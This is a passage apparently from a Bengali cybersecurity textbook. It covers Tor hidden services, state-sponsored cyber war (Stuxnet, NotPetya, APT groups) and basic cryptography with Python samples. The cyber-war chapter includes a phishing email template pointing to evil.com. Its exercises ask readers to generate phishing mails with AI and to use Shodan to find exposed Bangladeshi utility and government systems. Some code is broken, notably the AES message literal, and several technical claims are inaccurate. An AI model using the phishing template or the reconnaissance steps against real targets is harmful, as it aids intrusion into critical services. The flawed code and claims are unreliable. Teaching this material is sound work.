# # Tor-এর মাধ্যমে আমার IP কী?
curl --socks5-hostname 127.0.0.1:9050 https://api.ipify.org

# # নরমাল ব্রাউজার দিয়ে আমার IP
curl https://api.ipify.org
```

Tor Circuit — কীভাবে বদলায়?

```
# # Tor সার্কিট রিনিউ করা
# # নতুন Tor আইডি পেতে (একই সার্কিটে থাকলে ট্র্যাক করা সহজ)
sudo systemctl restart tor

# # Nyx – Tor মনিটরিং টুল
pip install nyx
nyx

# # Tor Browser-এ "New Identity" = পুরনো সার্কিট ড্রপ + নতুন
```

৩. Dark Web — Website বানানো (Hidden Service)

৩.১ Hidden Service (.onion) কীভাবে কাজ করে?

```
যন্ত্র (Tor Client)
↓
[Introduction Point] – সার্ভারের সাথে পরিচয় করিয়ে দেয়
↓
[Rendezvous Point] – দুই পক্ষ মিলে এনক্রিপ্টেড চ্যানেল বানায়
↓
Hidden Service (তোমার ওয়েবসাইট – কোনো IP দরকার নেই!)
```

৩.২ নিজের .onion সাইট বানানো

```
# # ধাপ ১: Tor ইন্সটল
sudo apt install tor

# # ধাপ ২: torrc এডিট করে Hidden Service চালু
sudo nano /etc/tor/torrc
```

```
# # /etc/tor/torrc – এই লাইনগুলো আনকমেন্ট করো

HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:8080
HiddenServicePort 22 127.0.0.1:22
```

```
# # ধাপ ৩: Tor রিস্টার্ট
sudo systemctl restart tor

# # ধাপ ৪: .onion অ্যাড্রেস দেখা
sudo cat /var/lib/tor/hidden_service/hostname
# # আউটপুট: abcdefghijklmnop.onion – এই লিংক দিয়ে সাইট অ্যাক্সেস হবে

# # ধাপ ৫: লোকাল ওয়েব সার্ভার চালু (পোর্ট ৪০৪০)
python3 -m http.server 8080

# # এবার Tor Browser দিয়ে তোমার .onion সাইট ওপেন করো!
```

৩.৩ Python দিয়ে Dark Web-এর কন্টেন্ট স্ক্র্যাপিং

```
# # .onion সাইট থেকে ডাটা নেওয়া (Tor প্রক্সি দিয়ে)
import requests
from bs4 import BeautifulSoup

# # Tor SOCKS5 প্রক্সি
session = requests.Session()
session.proxies = {
    'http': 'socks5h://127.0.0.1:9050',
    'https': 'socks5h://127.0.0.1:9050',
}

# # একটি .onion সাইটে কানেক্ট করা
onion_url = "http://example1234567.onion"

try:
    response = session.get(onion_url, timeout=30)
    soup = BeautifulSoup(response.text, 'html.parser')

    # # পেজের টাইটেল বের করা
    title = soup.title.string if soup.title else "No title"
    print(f"[✓] সাইট: {onion_url}")
    print(f"[✓] টাইটেল: {title}")

except requests.exceptions.ConnectTimeout:
    print("[!] টাইমআউট – সাইট ডাউন থাকতে পারে")
except requests.exceptions.ConnectionError:
    print("[!] কানেক্ট করতে পারেনি – Tor চলছে কিনা চেক করো")
```

8. Safety Guidelines — Dark Web-এ নিরাপদ থাকার নিয়ম

Dark Web Danger Levels

ঝুঁকি লেভেল ১ (নিরাপদ) — Signal, ProtonMail, Facebook .onion
ঝুঁকি লেভেল ২ (সাবধান) — ফোরাম, ব্লগ, সংবাদ সাইট
ঝুঁকি লেভেল ৩ (বিপজ্জনক) — মার্কেটপ্লেস, হ্যাকিং ফোরাম
ঝুঁকি লেভেল ৪ (খুব বিপজ্জনক) — Child abuse, weapons, illegal services

কীভাবে নিরাপদ থাকবে:

```
# # Dark Web Safety Checklist
safety_rules = [
    "কখনো আসল নাম ব্যবহার করো না",
    "কখনো আসল ইমেইল দিয়ে রেজিস্টার করো না",
    "JavaScript বন্ধ করে দিও (NoScript)",
    "Camera ও Microphone ব্লক করে দিও",
    "কখনো ফাইল ডাউনলোড করো না (ম্যালওয়্যার)",
    "কখনো ক্রেডিট কার্ড দিয়ে কিছু কিনো না",
    "VPN + Tor একসাথে ব্যবহার করো (Tor Over VPN)",
    "উইন্ডোজ নয় — Tails বা Whonix OS ব্যবহার করো",
    ".onion লিংকে ক্লিক করার আগে ১০ বার ভাবো",
    "Exit Node-তে ট্রাফিক এনক্রিপ্টেড না থাকলে সব দেখা যাবে",
]

for i, rule in enumerate(safety_rules, 1):
    print(f"[{i}] {rule}")
```

Tor Browser সিকিউরিটি সেটিংস:

Tor Browser → Shield আইকন → Security Level

- Standard: সাধারণ ব্রাউজিং
- Safer: JavaScript বন্ধ (নির্দিষ্ট সাইটে)
- Safest: সব JavaScript বন্ধ, SVG বন্ধ, কিছু ফন্ট বন্ধ

Tor Over VPN — সবচেয়ে নিরাপদ পদ্ধতি

তুমি → VPN → Tor → ইন্টারনেট

- # # ভিপিএন তোমাকে ISP-এর কাছ থেকে লুকায়
- # # Tor তোমাকে ওয়েবসাইটের কাছ থেকে লুকায়
- # # উভয়েই জানে না তুমি কে — সত্যিকারের বেনামী

ল্যাব এক্সারসাইজ

ল্যাব ১: Tor Browser ডাউনলোড করে ইন্সটল করো। check.torproject.org -এ গিয়ে চেক করো Tor ঠিকমতো কাজ করছে কিনা।

ল্যাব ২: Terminal থেকে `curl --socks5-hostname 127.0.0.1:9050 https://check.torproject.org/` দিয়ে চেক করো।

ল্যাব ৩: নিজের একটি .onion hidden service বানাও — Python HTTP সার্ভার চালিয়ে তাতে একটি HTML পেজ দেখাও।

ল্যাব ৪: Facebook-এর .onion সাইটে যাও (facebookcorewwwi.onion) — Tor Browser দিয়ে।

ল্যাব ৫: Tails OS একটি USB-তে ইন্সটল করে বুট করো — সম্পূর্ণ বেনামী পরিবেশে Dark Web ব্রাউজ করো।

মনে রাখো

টপিক	মূল পয়েন্ট
Surface Web	৪% — Google, Facebook, সব সার্চ ইঞ্জিনে আসে
Deep Web	৯০% — লগইন পেজ, ব্যাংক, ইমেইল — বেনামী না
Dark Web	<১% — শুধু Tor দিয়ে যায় — .onion অ্যাড্রেস
Tor Network	৩ লেয়ার এনক্রিপশন — Entry → Middle → Exit Node
Hidden Service	নিজের IP লুকিয়ে .onion সাইট হোস্ট করা
Safety	VPN + Tor + Tails + NoScript + No Downloads
.onion সাইট বানানো	torrc এডিট → HiddenServiceDir → Tor Restart

শেষ কথা: ভাই, Dark Web খারাপ জায়গা না — এটা শুধু ইন্টারনেটের অন্ধকার দিক। পুলিশ, গোয়েন্দা, জার্নালিস্ট, হুইসেলব্লোয়ার — সবাই Tor ব্যবহার করে। কিন্তু মনে রাখবে — **অন্ধকারে যেমন ভালো মানুষ থাকে, ভূত-প্রেতও থাকে।** সাবধানে থাকো!

অধ্যায় 34: cyber war

অধ্যায় ৩৪: Cyber War

সহজ কথায়

যুদ্ধ মানেই এখন আর শুধু ট্যাঙ্ক-বন্দুক না। এখন যুদ্ধ হয় **কীবোর্ড ও কোড দিয়ে**। একটা দেশের পাওয়ার গ্রিড, ব্যাংক, হাসপাতাল, মিলিটারি — সবকিছু কম্পিউটারে চলে। আর যদি সেই কম্পিউটার হ্যাক হয়ে যায়, তাহলে পুরো দেশ অচল হয়ে যেতে পারে। এটাই **Cyber War**।

মজার Analogy: সাইবার ওয়ার হলো অদৃশ্য যুদ্ধের মতো — তুমি শত্রুকে দেখতে পাও না, কিন্তু সে তোমার পাওয়ার বন্ধ করে দিতে পারে, ব্যাংক লুট করতে পারে, এমনকি তোমার মিসাইল নিয়ন্ত্রণ নিয়ে নিতে পারে। এটা এমন, যেন কেউ দূর থেকে তোমার বাড়ির রিমোট কন্ট্রোল নিয়ে নিয়েছে আর তুমি কিছুই করতে পারছো না।

১. State-Sponsored Hacking — সরকারের হ্যাকার বাহিনী

প্রত্যেক বড় দেশেরই একটা সাইবার আর্মি আছে। এরা দেশের শত্রুদের বিরুদ্ধে সাইবার অ্যাটাক করে।

বিশ্বের সবচেয়ে শক্তিশালী সাইবার আর্মি

দেশ	গ্রুপের নাম	টার্গেট
us USA	NSA, Cyber Command, TAO	গুপ্তচরবৃত্তি, অবকাঠামো রক্ষা
ru Russia	APT28 (Fancy Bear), APT29 (Cozy Bear)	সরকার, নির্বাচন, মিডিয়া
cn China	APT1, APT10, Mustang Panda	ইন্ডাস্ট্রিয়াল এসপিয়োনেজ
ir Iran	APT33 (Elfin), APT34 (OilRig)	তেল, শক্তি সেক্টর
kp North Korea	Lazarus Group, BlueNoroff	ফিন্যান্সিয়াল, ক্রিপ্টো
il Israel	Unit 8200	স্টলনেট, টার্গেটেড কিল

```
# # স্টেট-স্পন্সর্ড হ্যাকিং গ্রুপের প্রোফাইল
state_hackers = {
    "APT29 (Cozy Bear)": {
        "দেশ": "Russia",
        "প্রিয় টার্গেট": "Government networks, COVID research",
        "কৌশল": "Spear phishing → PowerShell backdoor → Lateral movement",
        "বিখ্যাত অ্যাটাক": "US Democratic Party hack (2016)"
    },
    "Lazarus Group": {
        "দেশ": "North Korea",
        "প্রিয় টার্গেট": "Cryptocurrency exchanges, Banks",
        "কৌশল": "Social engineering → Malicious document → RAT",
        "বিখ্যাত অ্যাটাক": "Bangladesh Bank heist ($81M)"
    },
    "APT1": {
        "দেশ": "China",
        "প্রিয় টার্গেট": "Tech companies, Military contractors",
        "কৌশল": "Watering hole → Zero-day → Data exfiltration",
        "বিখ্যাত অ্যাটাক": "Operation Aurora (Google, Adobe)"
    }
}

for group, info in state_hackers.items():
    print(f"=== {group} ===")
    for key, value in info.items():
        print(f"{key}: {value}")
    print()
```

২. Famous Cyber War Events

২.১ Stuxnet (২০১০) — পৃথিবীর প্রথম ডিজিটাল অস্ত্র

কী হয়েছিল: Stuxnet একটি worm যা ইরানের ইউরেনিয়াম সেন্ট্রিফিউজ ধ্বংস করেছিল। ISRAEL + USA মিলে বানিয়েছিল।

Stuxnet Attack Flow:

1. Entry: USB ড্রাইভ → ইরানের নিউক্লিয়ার ফ্যাসিলিটির কম্পিউটার
2. Propagation: Windows-এ ৪টি Zero-day exploit (অবিশ্বাস্য!)
3. Target: Siemens SCADA সিস্টেম (যন্ত্রপাতি নিয়ন্ত্রণ করে)
4. Sabotage: সেন্ট্রিফিউজের স্পিড বাড়িয়ে দেয় (৮৪০০ RPM → ১২০০০ RPM)
5. Deception: কন্ট্রোল সেন্টারকে "সব স্বাভাবিক" দেখায়
6. Result: ১০০০+ সেন্ট্রিফিউজ ধ্বংস – ইরানের পরমাণু কর্মসূচি বছর পিছিয়ে

Stuxnet ছিল এতটাই উন্নত যে, এটা সাইবার অস্ত্রের "Moon landing" মুহূর্ত বলা হয়

```
# # Stuxnet-এর মতো অ্যাটাকের লজিক – সিমুলেশন
class Stuxnet:
    def __init__(self):
        self.target_rpm = 8400 # # নরমাল স্পিড
        self.normal_rpm = 8400
        self.attack_rpm = 12000 # # ফাটানোর স্পিড

    def infect(self, entry_point):
        """USB ড্রাইভ দিয়ে ইনফেকশন"""
        print(f"[+] ইনফেক্টেড: {entry_point}")

    def check_target(self, system):
        """লক্ষ্য Siemens SCADA সিস্টেম কিনা চেক"""
        if "Siemens S7-400" in system:
            return True
        return False

    def manipulate_speed(self, actual_rpm):
        """সেন্সিটিভিউজের স্পিড বাড়িয়ে দেওয়া"""
        if actual_rpm == self.target_rpm:
            print("[!] অ্যাটাক শুরু!")
            for second in range(1, 11):
                # # প্রতিটি সেকেন্ডে স্পিড বাড়ছে
                actual_rpm += 200
                print(f"RPM: {actual_rpm} – {'সাধারণ' if actual_rpm < 11000 else 'বিপজ্জনক!'}")
            return actual_rpm

# # সিমুলেশন
stuxnet = Stuxnet()
stuxnet.infect("USB_DRIVE_001")
if stuxnet.check_target("Siemens S7-400 v5.0"):
    stuxnet.manipulate_speed(8400)
```

২.২ NotPetya (২০১৭) — রাশিয়া-ইউক্রেন সাইবার যুদ্ধ

Date: June 27, 2017
 Target: ইউক্রেন (কিন্তু পুরো বিশ্বে ছড়িয়ে পড়ে)
 Damage: \$10 billion+ (ইতিহাসের সবচেয়ে দামি সাইবার অ্যাটাক)

কী হয়েছিল:

- ইউক্রেনের ট্যাক্স সফটওয়্যার আপডেটে ম্যালওয়্যার ঢুকানো হয়েছিল
- পুরো সিস্টেম লক হয়ে যায় – রিকভারি অসম্ভব
- শুধু ইউক্রেন না – Maersk (ডেনমার্ক), Merck (USA), FedEx – সব ধ্বংস

NotPetya আসলে ransomware ছিল না – এটা ছিল wiper
 # # তারা টাকা চায়নি – তারা শুধু ধ্বংস করতে চেয়েছিল!

২.৪ আরো গুরুত্বপূর্ণ ঘটনা

ঘটনা	বছর	বিবরণ
Operation Aurora	২০০৯	চীন Google, Adobe, Yahoo হ্যাক করেছিল
Sony Pictures Hack	২০১৪	উত্তর কোরিয়া Sony-র সব ডাটা মুছে দিয়েছিল
Bangladesh Bank Heist	২০১৬	Lazarus Group SWIFT সিস্টেম হ্যাক করে \$৮১M লুট করেছিল
US Colonial Pipeline	২০২১	DarkSide ransomware — পুরো US পূর্ব উপকূলে জ্বালানি সংকট
Ukraine Power Grid	২০২২	রাশিয়া ইউক্রেনের পাওয়ার গ্রিডে সাইবার অ্যাটাক করে

৩. Future Threats — ভবিষ্যতের সাইবার অস্ত্র

৩.১ AI-Powered Attacks

```
# # AI দিয়ে অটোমেটেড অ্যাটাক – ভবিষ্যতের বিপদ
class AI_Attacker:
    def __init__(self):
        self.victim_profiles = []
        self.zero_days = []

    def recon_with_ai(self, target_org):
        """AI স্বয়ংক্রিয়ভাবে টার্গেটের দুর্বলতা খুঁজে বের করবে"""
        print(f"[AI] {target_org}-এর সব ওপেন পোর্ট স্ক্যানিং...")
        print(f"[AI] কর্মীদের সোশ্যাল মিডিয়া অ্যানালাইসিস...")
        print(f"[AI] দুর্বল পাসওয়ার্ড শনাক্ত করছে...")

    def generate_phishing(self, target_person):
        """AI টার্গেটের ভাষা ও আচরণ দেখে ফিশিং মেইল তৈরি করবে"""
        email = f"""
        Subject: Urgent: Payroll Update Required

        প্রিয় {target_person},
        আপনার payroll তথ্য আপডেট করা প্রয়োজন।
        নিচের লিংকে ক্লিক করুন: http://evil.com/payroll
        """
        return email

    def adaptive_malware(self):
        """ম্যালওয়্যার AI দিয়ে এন্টিভাইরাস ফাঁকি দেবে"""
        while True:
            if detected_by_antivirus():
                self.mutate_code() # # নিজের কোড বদলে ফেলবে
                print("[AI] মিউটেটেড! – এন্টিভাইরাস আউটডেটেড")

# # ভবিষ্যতের হুমকি – AI নিজে নিজে অ্যাটাক করবে, মানুষের দরকার হবে না!
ai_hacker = AI_Attacker()
ai_hacker.recon_with_ai("National Bank")
```

৩.২ Deepfake অস্ত্র

Deepfake – AI দিয়ে নকল ভিডিও/অডিও বানানো

বর্তমান হুমকি:

- CEO-র নকল ভয়েস দিয়ে ব্যাংক ট্রান্সফার করানো (\$243K – UK 2019)
- নেতার নকল ভিডিও দিয়ে মিলিটারি অর্ডার দেওয়া
- প্রমাণ ফাঁদানো – কেউ কিছু করেনি, কিন্তু ভিডিও প্রমাণে দেখা যাচ্ছে

Deepfake ডিটেক্ট করা প্রায় অসম্ভব হয়ে যাচ্ছে!

৩.৩ Quantum Computing Threat

বর্তমান: RSA-2048 ব্রেক করতে ৩০০ ট্রিলিয়ন বছর লাগে (সাধারণ কম্পিউটারে)
কোয়ান্টাম কম্পিউটার: কয়েক মিনিটে ফাটিয়ে ফেলবে!

Quantum বিপদ:

- শোরস অ্যালগরিদম → RSA, ECC ভেঙে ফেলবে
- গ্রোভারস অ্যালগরিদম → AES ১২৮-বিট ব্রেক করবে
- সব HTTPS, VPN, সিগনেচার – সব ভেঙে যাবে

কী করছে:

- PQC (Post-Quantum Cryptography) – কোয়ান্টাম-রেজিস্ট্যান্ট এনক্রিপশন
- NIST স্ট্যান্ডার্ডাইজ করছে (CRYSTALS-Kyber, Dilithium ইত্যাদি)

৪. কীভাবে বাঁচবে — সাইবার ওয়ার থেকে বাঁচার উপায়

ব্যক্তি হিসেবে:

✅ করণীয়	❌ বর্জনীয়
অফিসিয়াল সফটওয়্যার আপডেট করো	❌ অচেনা ইমেইলের অ্যাটাচমেন্ট খুলো না
২FA চালু রাখো সব জায়গায়	❌ একই পাসওয়ার্ড সব জায়গায় ব্যবহার করো না
ব্যাকআপ রাখো (অফলাইন)	❌ C2 সার্ভারের IP-তে কানেক্ট হওয়া থেকে রেহাই নেই — firewall ব্যবহার করো
ওয়ার টাইমে সাইবার অ্যাটাক হলে মোবাইল ডাটা বন্ধ রাখো	❌ WhatsApp/FB-তে অচেনা লিংকে ক্লিক করো না
Signal/ProtonMail ব্যবহার করো	❌ রাষ্ট্রীয় পর্যায়ের সাইবার যুদ্ধে সাধারণ মানুষ প্রথম টার্গেট

প্রতিষ্ঠান হিসেবে:

সাইবার ওয়ার প্রস্তুতি চেকলিস্ট
1. বিচ্ছিন্ন (Air-gapped) সিস্টেম রাখো – নেটওয়ার্ক থেকে সম্পূর্ণ আলাদা
2. Zero Trust Architecture implement করো
3. নিয়মিত Penetration Testing করাও
4. ইন্ট্রুশন ডিটেকশন সিস্টেম (IDS) চালু রাখো
5. সাইবার ইন্সুরেন্স নাও
6. কমপ্লায়েন্স মেনে চলো (NIST, ISO 27001)
7. প্রতিদিন ব্যাকআপ + ডিজাস্টার রিকভারি ড্রিল

ল্যাব এক্সারসাইজ

ল্যাব ১: Stuxnet-এর পূর্ণাঙ্গ ডকুমেন্টারি দেখো (YouTube-এ "Zero Days" documentary)। তারপর নিজের ভাষায় ৫ লাইনে সারকে বুঝিয়ে বলো Stuxnet কীভাবে কাজ করে।
ল্যাব ২: Wireshark দিয়ে একটি পিসির নেটওয়ার্ক ট্রাফিক ক্যাপচার করো — দেখো কোন কোন IP-তে ডাটা যাচ্ছে। অস্বাভাবিক কিছু পেলে C2 server সন্দেহ করো।
ল্যাব ৩: Lazarus Group-এর Bangladesh Bank heist-এর কেস স্টাডি পড়ো (Google Scholar বা YouTube-এ) — তারা ঠিক কীভাবে SWIFT ম্যাসেজ ম্যানিপুলেট করেছিল?
ল্যাব ৪: Shodan-এ সার্চ দিয়ে বাংলাদেশের পাওয়ার, ওয়াটার বা গভর্নমেন্ট সিস্টেম খুঁজে বের করো — কতগুলো এক্সপোজড?
ল্যাব ৫: AI দিয়ে তৈরি ফিশিং মেইলের উদাহরণ বানাও (শুধু শিক্ষামূলক!) — দেখাও কীভাবে AI personalize করে মেইল বানায়।

মনে রাখো

টপিক	মূল পয়েন্ট
State-Sponsored Hacking	প্রতিটি বড় দেশের সাইবার আর্মি — গুপ্তচরবৃত্তি, স্যাবোটাজ, থেফট
Stuxnet	প্রথম ডিজিটাল অস্ত্র — ইরানের নিউক্লিয়ার প্রোগ্রাম ধ্বংস করেছিল
NotPetya	\$১০ বিলিয়নের wiper — ইউক্রেন থেকে শুরু হয়ে পুরো বিশ্বে
Lazarus Group	উত্তর কোরিয়া — ব্যাংক ও ক্রিপ্টো লুট করে (Bangladesh Bank \$৮১M)
AI Attacks	AI দিয়ে অটোমেটেড ফিশিং, ম্যালওয়্যার মিউটেশন, ডিপফেক
Quantum Threat	RSA/ECC ভেঙে ফেলবে — PQC এখনই দরকার
Protection	Zero Trust, Air-gapped systems, কার্বন ব্যাকআপ, ২FA

শেষ কথা: ভাই, সাইবার ওয়ার এখন আর সায়েন্স ফিকশন না — এটা রিয়েলিটি। রাশিয়া-ইউক্রেন যুদ্ধ তো সাইবার অ্যাটাক দিয়েই শুরু হয়েছিল। নিজে নিরাপদ থাকো, প্রতিষ্ঠানকে নিরাপদ রাখো। আর মনে রেখো — তৃতীয় বিশ্বযুদ্ধ

শুরু হবে কীবোর্ড দিয়ে, বন্দুক দিয়ে না।

পার্ট ১১: Cryptography

১ টি অধ্যায়

অধ্যায় 35: cryptography

অধ্যায় ৩৫: Cryptography

সহজ কথায়

Cryptography মানে হলো **গুপ্তলিপি** — ডাটা এমনভাবে পরিবর্তন করা যে শুধু যাকে দিচ্ছে, সেই পড়তে পারে। মনে করো তুমি বন্ধুকে চিঠি লিখলে, কিন্তু পথে যদি কেউ পড়ে ফেলে? তাই তুমি এমনভাবে লিখবে যে শুধু তোমার বন্ধু বুঝতে পারে। এই জাদুটাই করে **Cryptography**।

মজার Analogy: Cryptography হলো আপনার গোপন ডায়েরির তালার মতো। সিমেন্টিক এনক্রিপশন মানে একই চাবি দিয়ে তালো বন্ধ করো আর খোলো। অ্যাসিমেন্টিক মানে — সবার জন্য একটা পাবলিক বাক্স রাখলে (যাতে সবাই চিঠি ফেলতে পারে), কিন্তু বাক্স খোলার চাবি শুধু তোমার কাছে। আর হ্যাশিং হলো জুসার মতো — তুমি আপেল (ডাটা) দিলে জুস (হ্যাশ) পাবে, কিন্তু জুস থেকে আর আপেল ফেরত পাবে না!

১. Symmetric vs Asymmetric Encryption

সিমেন্টিক এনক্রিপশন (Secret Key)

একই চাবি দিয়ে এনক্রিপ্ট + ডিক্রিপ্ট।

সিমেন্টিক:

তুমি (লিখছো) → 🔑 "secret123" → [এনক্রিপ্ট] → 📄📄📄📄 → [ডিক্রিপ্ট] → 🔑 "secret123" → বন্ধু (পড়ছে)

```
# # সিমেন্টিক এনক্রিপশন - AES (সবচেয়ে জনপ্রিয়)
from cryptography.fernet import Fernet # pip install cryptography

# # কী জেনারেট করা
key = Fernet.generate_key()
print(f"গোপন চাবি (এইটা শেয়ার করো না!): {key.decode()}")

cipher = Fernet(key)

# # আসল মেসেজ
plain_text = b"এই মেসেজ কেউ পড়তে পারবে না! গোপন! 🤫"

# # এনক্রিপ্ট
encrypted = cipher.encrypt(plain_text)
print(f"এনক্রিপ্টেড: {encrypted}")

# # ডিক্রিপ্ট (একই চাবি দিয়ে!)
decrypted = cipher.decrypt(encrypted)
print(f"ডিক্রিপ্টেড: {decrypted.decode()}")
```

অ্যাসিমেন্টিক এনক্রিপশন (Public/Private Key)

দুইটা চাবি — পাবলিক (সবাই জানে) + প্রাইভেট (শুধু তুমি জানো)।

অ্যাসিমেন্টিক:

তুমি → [বন্ধুর পাবলিক কী] → এনক্রিপ্ট → 📄📄📄📄 → [বন্ধুর প্রাইভেট কী] → বন্ধু (শুধু সেও পড়তে পারে)

সিগনেচার:

তুমি → [তোমার প্রাইভেট কী] → সাইন → 📄📄📄📄 → [তোমার পাবলিক কী] → বন্ধু (ভেরিফাই করে - "হ্যাঁ, এটা তুমিই লিখেছো!")

```

# # RSA – অ্যাসিমিট্রিক এনক্রিপশন
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import serialization

# # কী পেয়ার জেনারেট
private_key = rsa.generate_private_key(
    public_exponent=65537, # # এই সংখ্যা সব RSA-তে একই থাকে
    key_size=2048, # # 2048 নিচে হলে INSECURE!
)

public_key = private_key.public_key()

# # পাবলিক কী দিয়ে এনক্রিপ্ট (যে কেউ পারে)
message = b"AI Agent: গোপন নির্দেশনা – সিরিয়াল নম্বর ২০২৬-এক্স"
ciphertext = public_key.encrypt(
    message,
    padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(),
        label=None
    )
)
print(f"🔒 পাবলিক কী দিয়ে এনক্রিপ্টেড: {ciphertext.hex()[:50]}...")

# # প্রাইভেট কী দিয়ে ডিক্রিপ্ট (শুধু মালিক পারে)
plaintext = private_key.decrypt(
    ciphertext,
    padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(),
        label=None
    )
)
print(f"🔑 প্রাইভেট কী দিয়ে ডিক্রিপ্টেড: {plaintext.decode()}")

```

পার্থক্য

বৈশিষ্ট্য	Symmetric (AES)	Asymmetric (RSA/ECC)
চাবি	১ টা (Shared Secret)	২ টা (Public + Private)
গতি	🔥 খুব দ্রুত (হার্ডওয়্যার অ্যাক্সিলারেটেড)	🐢 ধীর (গণিত জটিল)
ব্যবহার	বড় ফাইল এনক্রিপ্ট	কী এক্সচেঞ্জ, সিগনেচার
নিরাপত্তা	AES-256 = অটুট (কোয়ান্টাম ছাড়া)	RSA-2048 = ভালো, কিন্তু কোয়ান্টাম ভঙ্গুর
কী শেয়ার	সমস্যা — কী পাঠাতে গেলে ইন্টারসেপ্ট হতে পারে	পাবলিক কী শেয়ার করা নিরাপদ

২. AES, DES, RSA, ECC — বিস্তারিত

DES (Data Encryption Standard) — পুরনো, আর ব্যবহার করো না!

```

# # DES – ৫৬-বিট কী (আজকের কম্পিউটারে ১ দিনে ভেঙে ফেলা যায়!)
# # WARNING: DES কখনো ব্যবহার করবেন না – এটা BROKEN!

from Crypto.Cipher import DES

# # DES কী (৫৬ বিট = ৮ বাইট) – খুবই দুর্বল!
key = b'8bytkey' # # মাত্র ৮ অক্ষর! 쉽게 ভাঙা যায়!

cipher = DES.new(key, DES.MODE_ECB)
plaintext = b"AES ১২৮-বিটও ভাঙা যায় না, DES তো ৫৬-বিট!"

# # প্যাডিং যোগ করে encrypt
from Crypto.Util.Padding import pad
padded_text = pad(plaintext, DES.block_size)
encrypted = cipher.encrypt(padded_text)
print(f"DES এনক্রিপ্টেড (ভালো করে দেখো না – দুর্বল!): {encrypted.hex()[:40]}...")

```

AES (Advanced Encryption Standard) — বর্তমানের বিশ্বমান

```

# # AES – বর্তমানে সবচেয়ে নিরাপদ সিমেন্ট্রিক এনক্রিপশন
# # কী-সাইজ: ১২৮, ১৯২, ২৫৬ বিট (যত বেশি, তত নিরাপদ)

from Crypto.Cipher import AES
import os

# # ১২৮-বিট AES কী (আসল প্রজেক্টে secrets বা secure RNG ব্যবহার করো!)
key = os.urandom(16) # # 128 bits = 16 bytes (সেফ!)
iv = os.urandom(16) # # IV (Initialization Vector) – এলোমেলো!

cipher = AES.new(key, AES.MODE_CBC, iv)

message = b""
এটি একটি গোপন বার্তা যা AES-১২৮ দিয়ে এনক্রিপ্ট করা হয়েছে।
শুধু সঠিক কী থাকলেই কেউ পড়তে পারবে। বাকি সবাই – ㅎㅎㅎㅎㅎㅎ!
""

# # প্যাডিং দিয়ে এনক্রিপ্ট
from Crypto.Util.Padding import pad, unpad
ciphertext = cipher.encrypt(pad(message, AES.block_size))

print(f"AES-CBC এনক্রিপ্টেড: {ciphertext.hex()[:80]}...")
print(f"IV (Initialization Vector): {iv.hex()}")

# # ডিক্রিপ্ট
cipher_dec = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher_dec.decrypt(ciphertext), AES.block_size)
print(f"ডিক্রিপ্টেড: {decrypted.decode()}")

```

RSA vs ECC — দুই অ্যাসিমেন্ট্রিক জায়ান্ট

```

# # RSA 2048 বনাম ECC – ECC কম শক্তিতে বেশি নিরাপত্তা দেয়!

# # RSA কী সাইজ বনাম ECC সুরক্ষা লেভেল
key_comparison = {
    "Security Level": ["৮০-বিট (দুর্বল)", "১১২-বিট (মাঝারি)", "১২৮-বিট (নিরাপদ)", "২৫৬-বিট (খুব নিরাপদ)"],
    "RSA কী-সাইজ": ["১০২৪", "২০৪৮", "৩০৭২", "১৫৩৬০"],
    "ECC কী-সাইজ": ["১৬০", "২২৪", "২৫৬", "৫১২"],
    "বয়স": ["পুরনো (RSA)", "বর্তমান (RSA)", "আদর্শ (ECC)", "ভবিষ্যৎ (PQC)"]
}

for i in range(4):
    print(f"{key_comparison['Security Level'][i]:20} | "
          f"RSA: {key_comparison['RSA কী-সাইজ'][i]:6} | "
          f"ECC: {key_comparison['ECC কী-সাইজ'][i]:6} | "
          f"{key_comparison['বয়স'][i]}")

# # ECC ২৫৬-বিট = RSA ৩০৭২-বিটের সমান নিরাপত্তা – কিন্তু ১০ গুণ ছোট কী!

```

৩. Hashing — একমুখী রাস্তা

হ্যাশিং মানে — ডাটা নিয়ে একটা ছোট, ফিক্সড সাইজের **ফিঙ্গারপ্রিন্ট** বানানো। রাস্তা শুধু একমুখী — হ্যাশ থেকে আসল ডাটা বের করা যায় না।

```
# # বিভিন্ন হ্যাশিং অ্যালগরিদম তুলনা
import hashlib

data = b"আমার নাম কি?" # # ১৮ বাইটের ডাটা

# # MD5 (১২৮ বিট) — NEVER USE! পুরনো, collision পাওয়া গেছে
md5_hash = hashlib.md5(data).hexdigest()
print(f"MD5 (ভাঙা!): {md5_hash} ({len(md5_hash)*4} বিট)")

# # SHA-1 (১৬০ বিট) — ভাঙা! Google ২০১৭ সালে collision দেখিয়েছে
sha1_hash = hashlib.sha1(data).hexdigest()
print(f"SHA-1 (ভাঙা!): {sha1_hash} ({len(sha1_hash)*4} বিট)")

# # SHA-256 (২৫৬ বিট) — বর্তমানে নিরাপদ
sha256_hash = hashlib.sha256(data).hexdigest()
print(f"SHA-256 (সেফ): {sha256_hash} ({len(sha256_hash)*4} বিট)")

# # bcrypt — পাসওয়ার্ড হ্যাশিং-এর জন্য সবচেয়ে ভালো
import bcrypt # pip install bcrypt

password = b"my_secure_password_123"

# # bcrypt salt + hash (প্রতি হ্যাশে salt এলোমেলো!)
salt = bcrypt.gensalt() # # rounds=১২ (ডিফল্ট) — যত বেশি, ধীর, কিন্তু সুরক্ষিত
hashed = bcrypt.hashpw(password, salt)
print(f"\nbcrypt হ্যাশ (পাসওয়ার্ডের জন্য): {hashed.decode()}")

# # পাসওয়ার্ড ভেরিফাই করা
check = bcrypt.checkpw(password, hashed)
print(f"পাসওয়ার্ড মিলেছে? {check}")

# # ভুল পাসওয়ার্ড দিলে:
wrong = bcrypt.checkpw(b"wrong_password", hashed)
print(f"ভুল পাসওয়ার্ড? {wrong}")
```

হ্যাশিং কখন ব্যবহার করো

Scenario	অ্যালগরিদম	কারণ
পাসওয়ার্ড সংরক্ষণ	bcrypt / Argon2	ধীর — ক্রট-ফোর্স কঠিন করে
ফাইল ইন্টিগ্রিটি চেক	SHA-256 / SHA-512	দ্রুত + collision-resistant
Digital Signature	SHA-256 + RSA/ECC	PKI স্ট্যান্ডার্ড
ডাটা ইন্টিগ্রিটি (Blockchain)	SHA-256	Bitcoin-ও SHA-২৫৬ ব্যবহার করে
✗ আর কখনো না	MD5, SHA-1	Collision attack — বিশ্বাস করো না

